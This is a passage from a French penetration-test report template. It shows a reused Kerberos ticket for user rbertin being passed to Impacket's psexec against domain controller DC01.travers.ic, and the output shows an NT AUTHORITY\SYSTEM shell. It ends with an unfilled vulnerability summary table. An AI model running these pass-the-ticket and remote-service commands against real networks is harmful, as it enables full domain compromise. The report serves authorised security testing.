-rw-r--r-- 1 kali kali 1367 Dec  2 15:32 rbertin.ccache

┌──(kali㉿kali)-[~/.config/lsassy/tickets]
└─$
```

Et pour finir avec le ticket de l'utilisateur rbertin nous parvenons à nous connecter en session administrateur sur le domain TRAVERS.IC

```
┌──(kali㉿kali)-[~/.config/lsassy/tickets]
└─$ python3 /usr/share/doc/python3-impacket/examples/psexec.py \
  -k -no-pass TRAVERS.IC/rbertin@DC01.travers.ic

Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on DC01.travers.ic.....
[*] Found writable share ADMIN$
[*] Uploading file FmhSnnub.exe
[*] Opening SVCManager on DC01.travers.ic.....
[*] Creating service OcDg on DC01.travers.ic.....
[*] Starting service OcDg.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.20348.4171]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

```
C:\Users\Administrator\Desktop> whoami
nt authority\system

C:\Users\Administrator\Desktop>
```

Si vous trouvez des vulnérabilités dans l'environnement du client lors de cette étape, vous pouvez les noter ici. Vous pouvez ajouter des sections au besoin.

Vulnérabilité V01 :

Résumé de la vulnérabilité:

IV. Résumé des vulnérabilités

Listez l'ensemble des vulnérabilités remontées lors du pentest sous forme de tableau. Vous pouvez ajouter des sections au besoin.

Vulnérabilité V01	Xxxxxxxxx
Vulnérabilité V02	Xxxxxxxxx
Vulnérabilité V03	Xxxxxxxxx